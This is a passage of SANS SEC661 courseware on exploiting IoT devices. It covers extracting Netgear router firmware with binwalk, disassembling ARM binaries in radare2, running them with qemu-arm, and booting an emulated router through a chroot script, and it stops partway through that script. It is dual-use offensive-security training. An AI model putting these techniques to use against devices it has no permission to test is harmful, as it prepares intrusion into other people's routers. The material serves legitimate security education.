661.2
Exploiting IoT Devices

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE,USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, USER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree, User may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SANS


Exploiting IoT Devices

This page intentionally left blank.

TABLE OF CONTENTS	PAGE
Firmware	4
LAB: Firmware Extraction	13
Router Emulation	14
Netgear Exploit	34
LAB: Netgear Exploit	44
ROP	45
LAB: ROP	73
Dlink Exploit	74
LAB: Dlink Exploit	96
Memory Leaks	97
LAB: Memory Leaks	114
64-Bit ARM	115
LAB: 64-Bit ARM	128

Table of Contents for SEC661.2

Section 2 – Lab Diagram



IP Addresses

```
Hammerhead - 192.168.2.1
Mako - 192.168.2.10
Dogfish - 192.168.2.20
Netgear - 192.168.2.21
Dlink - 192.168.2.22
Tiger - 192.168.2.40
```


This is a diagram for the lab environment. The hammerhead virtual machine (VM) will be imported and started from within vmware. The mako, dogfish, and tiger VMs are all ARM-based Ubuntu vms started via qemu. The netgear and dlink "VMs" are started from a chroot environment from the dogfish VM. The IP table is here for reference. Mako, dogfish and tiger are in hammerhead's host file and can be connected to by name (ping, ssh, etc).

Hammerhead VM
- To be ran in VMWare
- NFS sharing labs folder

Mako VM
- Ubuntu 32-bit ARM v7
- To be ran in qemu
- Start with start_mako.sh

Tiger VM
- Ubuntu 64-bit ARMv8
- To be ran in qemu
- Start with start_tiger.sh

Course Roadmap

SEC661.1
ARM Exploit Fundamentals

SEC661.2
Exploiting IoT Devices

SEC661.2

1. **Firmware**
   Lab: Firmware Extraction
2. **Router Emulation**
3. **Netgear Exploit**
   Lab: Netgear Exploit
4. **ROP**
   Lab: ROP
5. **Dlink Exploit**
   Lab: Dlink Exploit
6. **Memory Leaks**
   Lab: Memory Leaks
7. **64-Bit ARM**
   Lab: 64-Bit ARM

This page intentionally left blank.

Firmware

In this section we show how to extract firmware from an update file. By doing this we are able to view the ARM binaries that actually get loaded onto the target system. There are other techniques to acquire firmware, like pulling it directly off the chip or extracting it via hardware. However you get it, acquiring the firmware is one of the first steps for finding vulnerabilities or developing exploits for a target.

This page intentionally left blank.

Firmware Overview

- Firmware is software loaded onto device hardware that is stored in non-volatile memory
- Getting firmware
  - Extracted from hardware
  - From the device via privileged access
  - From an update
    - Example: Dlink/Netgear

Firmware is a term that is widely used and can describe different things. We will use it to refer to software that gets loaded onto a device in non-volatile memory. This means it doesn't go away when the device is restarted.

Acquiring firmware can be done a couple of different ways. The coolest way is to extract it directly from the hardware. With the help of special hardware tools, firmware can sometimes be pulled directly off the chip. Another way to get the firmware from the device is to dump it from a running system. To do this, you first need to get on the system, and you then need access to where the firmware is stored and a way to get it off.

The third way to get firmware is to extract it from an update. Most IoT systems have some way to update the firmware running on the device. In class we will be looking at two routers. Updates for each of these routers can be downloaded from the internet and loaded onto the device via its web interface. By looking at the downloaded firmware update, we can pick it apart and figure out the key components that get loaded onto the target system.

Analyzing a Firmware Image – Netgear Example

- Acquire update bundle from vendor's website
- Extract and identify the firmware image

```
hammerhead$ unzip R6700v3-V1.0.4.84_10.0.58.zip
Archive:  R6700v3-V1.0.4.84_10.0.58.zip
 extracting: R6700v3-V1.0.4.84_10.0.58.chk
  inflating: R6700v3-V1.0.4.84_10.0.58_Release_Notes.html

hammerhead$ file R6700v3-V1.0.4.84_10.0.58.chk
R6700v3-V1.0.4.84_10.0.58.chk: data
```

R6700v3-V1.0.4.84_10.0.58.chk


We will look at the Netgear firmware for the R6700v3 home router as an example. Updates for Netgear routers can be downloaded from their website. Typically, users would download an update bundle (usually a .zip file) from the vendor website and upload this file to their home router via a web interface. We don't want to load it onto a router, we want to analyze it so that we can learn more about what gets loaded onto the router.

If we extract the zip file, we see a .html file and another extension (.chk) that Linux doesn't recognize. Running the file command on the extracted .chk file just shows the file type as "data". This is a generic term and is how Linux tells you that it has no idea what it is looking at. So, at this point we have a big data blob in the form of a `.chk` file and have no idea what is in it.

Reference:
https://www.netgear.com/support/product/R6700V3.aspx

Using Binwalk

```
binwalk ./R6700v3-V1.0.4.84_10.0.58.chk
...
HEXADECIMAL     DESCRIPTION
--------------------------------------------------------
0x3A        TRX firmware header, little endian, image size:
            48283648 bytes, CRC32: 0x3D5AFA1D, flags: 0x0, version:
            1, header size: 28  bytes, loader offset: 0x1C, linux
            kernel offset: 0x20BA4C, rootfs offset: 0x0

0x56        LZMA compressed data, properties: 0x5D, dictionary
            size: 65536 bytes, uncompressed size: 5276608 bytes

0x20BA86    Squashfs filesystem, little endian, version 4.0,
            compression:xz, size: 46133617 bytes, 1853 inodes,
            blocksize: 131072 bytes, created: 2019-10-19 04:14:20
```



The `binwalk` command can help us out here. `Binwalk` searches binary files for embedded artifacts even if the file type is unknown. Many firmware updates have multiple components crammed together into one big bundle. `Binwalk` will examine the file for any recognizable byte patterns that indicate that something is embedded in the file.

In this example, `binwalk` has scanned the Netgear update file, R6700v3-V1.0.4.84_10.0.58.chk and found three internal components.
- A TRX firmware header at offset +0x3a
- Some LZMA compressed data at offset +0x56
- A compressed squash filesystem starting at offset +0x2BA86

The `squashfs` filesystem is very interesting. Many embedded Linux systems use `squashfs` to store their root file system. This is what gets loaded onto the device and these files are a great start for learning about the security of the system.

We can now start to carve out some of the data contained within the `.chk` binary blob.

`Binwalk` was able to find some things in the firmware image, but this does not work 100% of the time. Some files may be encrypted, they may attempt to mask what is inside or `binwalk` might simply not recognize any of the internal components. In this case, some reverse engineering may be required to understand the update file.

Extracting (-e) Firmware with Binwalk

```
nemo@hammerhead:~/firmware/netgear$ binwalk -e ./R6700v3-V1.0.4.84_10.0.58.chk
...
nemo@hammerhead:~/firmware/netgear$ cd _R6700v3-V1.0.4.84_10.0.58.chk.extracted/

nemo@hammerhead:~/firmware/netgear/_R6700v3-V1.0.4.84_10.0.58.chk.extracted$ ls
20BA86.squashfs  56  56.7z  squashfs-root

nemo@hammerhead:~/firmware/netgear/_R6700v3-V1.0.4.84_10.0.58.chk.extracted$ cd squashfs-root/

nemo@hammerhead:~/firmware/netgear/_R6700v3-V1.0.4.84_10.0.58.chk.extracted/squashfs-root$ ls
bin  data  dev  etc  lib  media  mnt  opt  proc  sbin  share  sys  tmp  usr  var  www
```


`Binwalk` has a great feature to make our lives easier. The `-e` parameter (which stands for extract, not easy) will tell `binwalk` to automatically extract what it finds into a new folder. If `binwalk` discovers anything within the binary file that it can extract, it will create a new directory starting with an underscore, followed by the original filename and ending with `.extracted`. In this example it creates a folder called "_R6700v3-V1.0.4.84_10.0.58.chk.extracted". If we change into this directory and list the contents, we see what `binwalk` automatically extracted for us.

`Binwalk` will also take it a step further and decompress artifacts for us. For example, the `squashfs` compressed filesystem has been decompressed and stored in a folder called `squashfs-root`. If we list the contents of this folder, we see the files that will get copied onto the target system.

This level of insight is great for an attacker. From here we can begin to look at the files that run the services and start looking for bugs.

Reviewing Squashfs Contents

```
squashfs-root$ cd sbin

squashfs-root/sbin$ ls
abFifo          bd              burnpass        burn_sw_feature         getchksum
hotplug         internet        lanup           pivot_root              read_bd
routerinfo      udevtrigger     acos_init       burn5gpass              burnpin
curl            getopenvpnsum   hotplug2        ipv6-conntab            leddown
...

squashfs-root/sbin$ file curl
curl: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter
/lib/ld-uClibc.so.0, with debug_info, not stripped
```

Extracted ARM binaries can be opened in static analysis tools like IDA Pro, Ghidra, Radare2, etc.

If we change into one of the `squashfs-root` sub folders, we see the actual binaries that run on the system. While still in the hammerhead vm, we can run the file command against any of these binaries to get more information about them.

Here we see that the curl file is a 32-bit ARM binary. In fact, all of the executable binaries are 32-bit ARM since that is the processor that runs inside the Netgear R6700v3 router. Many embedded systems use busybox, which combines many common Linux binaries into a single executable, so as you are looking at these files, you may want to use "`ls -l`" to see if the file you are interested in is just a shortcut to busybox.

We have some different options now, depending on what we want to do. We can run the files using qemu-arm. We can perform static analysis using tools like IDA Pro, Ghidra, or Radare2. We could set up a fuzzer and fuzz some of these binaries. We can try to start up the whole system in an emulator. Again, our next steps depend on our original objective.

Note: The path in the slide (`squashfs-root/sbin`) has been modified so that we can more easily view the content.

Reference:
https://busybox.net/

Analyzing ARM Binary in Radare2

```
squashfs-root/sbin$ radare2 curl
[0x0000bf58]> aaa
...
[0x0000bf58]> s main
[0x00011438]> pdf
...
536: int main (int argc, char **argv);
       0x00011438      f0412de9       push {r4, r5, r6, r7, r8, lr}
       0x0001143c      48d04de2       sub sp, sp, 0x48
       0x00011440      04408de2       add r4, s
       0x00011444      3c20a0e3       mov r2, 0x3c        ; '<'
       0x00011448      0060a0e1       mov r6, r0          ; argc
       0x0001144c      0150a0e1       mov r5, r1          ; argv
       0x00011450      0400a0e1       mov r0, r4          ; void *s
       0x00011454      0010a0e3       mov r1, 0           ; int c
       0x00011458      cee9ffeb       bl sym.imp.memset   ;void *memset(void *s, int c, size_t n)
       0x0001145c      0030a0e3       mov r3, 0
...
```


Radare2 can open the ARM binaries extracted from the firmware. Since they are known file format (ELF) and are written for an architecture that radare2 supports, they can be opened using the following commands.

`radare2 curl` – open the curl binary in radare2
`aaa` = function analysis with autonaming
`s main` = seek to the main function
`pdf` = print disassembly of the function (main)

Here we are looking at curl, a tool for retrieving files from a network. You could also use this approach to look for bugs in binaries that are reachable over the network.

Executing ARM Binaries with qemu-arm

```
squashfs-root/sbin$ qemu-arm curl
/lib/ld-uClibc.so.0: No such file or directory

squashfs-root/sbin$ ls ../../squashfs-root
bin  data  dev  etc  lib  media  mnt  opt  proc  sbin  share  sys  tmp  usr  var  www

squashfs-root/sbin$ qemu-arm -L ../../squashfs-root curl --help
Usage: curl [options...] <url>
Options: (H) means HTTP/HTTPS only, (F) means FTP only
     --anyauth       Pick "any" authentication method (H)
 -a, --append        Append to target file when uploading (F/SFTP)
     --basic         Use HTTP Basic Authentication (H)
     --cacert FILE   CA certificate to verify peer against (SSL)
     --capath DIR    CA directory to verify peer against (SSL)
```

qemu-arm also has the –strace parameter which is helpful for tracing system calls.

The qemu-arm tool will allow us to run ARM binaries on non-ARM systems. Hammerhead is running on a x86_64 architecture, but it can run standalone ARM binaries as shown in the slide.

Again, some files that look like executables may just be symbolic links due to busybox, so run "`ls -l`" in the folder that has the binary you want to look at. If the file size seems to be too small, it is likely a symbolic link.

When we try to execute the curl binary with qemu-arm, we get an error, "/lib/ld-uClibc.so.0: No such file or directory" This is because the curl binary was dynamically linked. In section one, we got around this by compiling with the `-static` option so that the resulting binary did not rely on other shared objects. But what if we don't have the source code? In this case we only have the curl binary and no source code.

The qemu-arm tool has the `-L` option which allows us to provide a path that the ARM binary will search to find its shared objects. Notice that curl was looking for `/lib/ld-uClibc.so.0`. Because of this, we don't want to set the path provided with `-L` to the lib folder, since it would then look for `/lib/lib/ld-uClibc.so.0` (notice the two lib folders), instead we use `the -L ../../squashfs-root` as the path. This will account for the lib within the `squashfs` root folder, and it will find `/lib/ld-uClibc.so.0`, which is really stored in `../../squashfs-root/lib/ld-uClibc.so.0`. When we use the `-L` parameter with the correct search path, we see that curl executes. In the example, we pass the `-h` parameter to curl to view the help content and by doing this we are confirming that curl runs successfully.

Note: We can also emulate these binaries on non-ARM systems with tools like unicorn, radare2, Ghidra.

Lab 7 | Firmware Extraction

Duration Time: 15 Minutes

Being able to extract the file contents from a firmware update allows researchers to get their hands on the actual binaries that get loaded onto a device. Tools like binwalk that automate the parsing and extraction of unknown file formats allow for quick access to binaries of interest. These binaries can be viewed with static analysis tools, dynamically executed, or even fuzzed.

OBJECTIVES

- Using binwalk to analyze and extract data from a firmware update
- Identifying and looking through the squashfs root filesystem
- Emulating binaries extracted from the squashfs filesystem using qemu-arm

PREPARATION

This lab will be done in the Mako virtual machine.

See the SANS SEC661 workbook for detailed lab instructions.

Tools used: binwalk, qemu-arm

For detailed lab instructions, see the SANS SEC661 workbook.

Course Roadmap

SEC661.1
ARM Exploit Fundamentals

SEC661.2
Exploiting IoT Devices

SEC661.2

1. **Firmware**
   Lab: Firmware Extraction
2. **Router Emulation**
3. **Netgear Exploit**
   Lab: Netgear Exploit
4. **ROP**
   Lab: ROP
5. **Dlink Exploit**
   Lab: Dlink Exploit
6. **Memory Leaks**
   Lab: Memory Leaks
7. **64-Bit ARM**
   Lab: 64-Bit ARM

This page intentionally left blank.

Router Emulation

Using emulation software like qemu, we can simulate our target and interact with it in a virtual environment. In this section, we will be emulating a couple of routers and providing an overview of how we accomplish this. System emulation allows us to start the system up to the point where we can launch attacks and even debug the target services. Ideally, we want to get the emulated system to accurately reflect what will happen on the actual device.

This page intentionally left blank.

Router Emulation - Overview


- Get the emulation to a point where you can interact with target services
- Many errors occur since we are not running on actual hardware
  - (i.e. looking for USB, WiFi hardware, etc.)
- Some reverse engineering may be required to get target to boot
- Kernel does not have to match 100% when working with user land processes
  - However, you may notice differences when attacking an actual target

Since the targets we are looking at run embedded linux, the startup procedure is fairly well-known. When the system tries to boot, it will look for hardware that is not present in the emulated environment. If it does not find what it needs, we need to accommodate it to the point where it will boot up the services that we are interested in attacking.

Router Emulation (1)

We start out from our hammerhead virtual machine. This machine is x86_64 and is designed to be a self-contained ARM test environment.

Router Emulation (2)




The dogfish virtual machine is similar to the mako vm as they are both ARMv7 virtual machines that run inside the hammerhead vm via `qemu-system-arm`. The dogfish vm runs Ubuntu 20.04 with kernel version 5.4.0-66.

```
nemo@dogfish:~$ uname -a
Linux dogfish 5.4.0-66-generic-lpae #74-Ubuntu SMP Thu Jan 28 01:26:02 UTC 2021 armv7l armv7l armv7l
GNU/Linux

nemo@dogfish:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.2 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.2 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
```

Both the mako and dogfish vms can be ran at the same time but it is recommended to run them one at a time.

Router Emulation (3)



The dogfish vm is used to launch both the Netgear and Dlink emulated routers. Each one is started separately, and once they start up the web interfaces will be accessible from the hammerhead virtual machine's web browser.

The technique to boot up these routers is based on Saumil Shah's ARM-X framework. Saumil has spent decades contributing to the security industry and you should check out his work if you aren't familiar with it already.

Reference:
https://twitter.com/therealsaumil
https://github.com/therealsaumil/armx


Saumil's ARM-X Presentation
https://youtu.be/NVl6uJiEaoI

Required Components

- Filesystem
  - Extracted from the vendor's update bundle or from actual hardware
  - Update bundles are typically available from vendor's website
- Nvram
  - Persistent memory (i.e. configuration)
  - Extracted from a running device
  - Requires access to the target device


The filesystem is required, because it contains the files we actually want to run in the emulated target environment. Nvram is non-volatile memory that is saved even when the device is powered off. This is where the router configuration and other system settings get stored.

Example: Netgear Emulation



We want to setup a new netgear emulation environment. Initially, we are still operating in the dogfish virtual machine. We will use chroot to change our root into the netgear emulation environment.


Chroot Example



This illustration shows the following chroot example:

1. List the root contents of the extracted netgear filesystem.
2. Chroot into the netgear filesystem and launch a shell (/bin/sh).
3. List the root contents from within chrooted shell. Now, we see the contents of the netgear_rootfs folder since we are in the chroot environment.


Step 1: Chroot



- Netgear uses a squashfs filesystem that can be extracted with binwalk
- Chroot into the filesystem that has been extracted from the update file
- We continue to use the same kernel as dogfish

When we are in Netgear's chroot environment, we are still using the kernel of the dogfish VM. When we apply chroot restrictions to a process such as the Netgear or Dlink provided shell, the chroot constrains the view of the filesystem. This constraint will affect the libraries the process links to, but the underlying OS has not changed.

Executing a Script with Chroot





```
#!/bin/sh

sleep 2
cd /mnt/tools

mount -t proc none /proc
mount -t sysfs none /sys

mknod /dev/null c 1 3
chmod 666 /dev/null

source /mnt/tools/ld_preload_netgear.env
/mnt/tools/loadnvram_netgear.sh

sleep 2
/sbin/preinit&
/bin/sh
```

Instead of just a shell, we launch this script (netgear_boot.sh)

Once we have entered a chroot environment, we run a script (`/home/nemo/qemu/dogfish/routers/tools/netgear_boot.sh`) that automates setting up the emulated router environment.

We run a script instead of a shell to simply automate the steps for starting up the emulated router. Over the next few slides, we will review these steps.


Step 2: Mount Special File Systems and Create Required Devices (/dev/null)




```
#!/bin/sh

sleep 2
cd /mnt/tools

mount -t proc none /proc
mount -t sysfs none /sys

mknod /dev/null c 1 3
chmod 666 /dev/null

source /mnt/tools/ld_preload_netgear.env
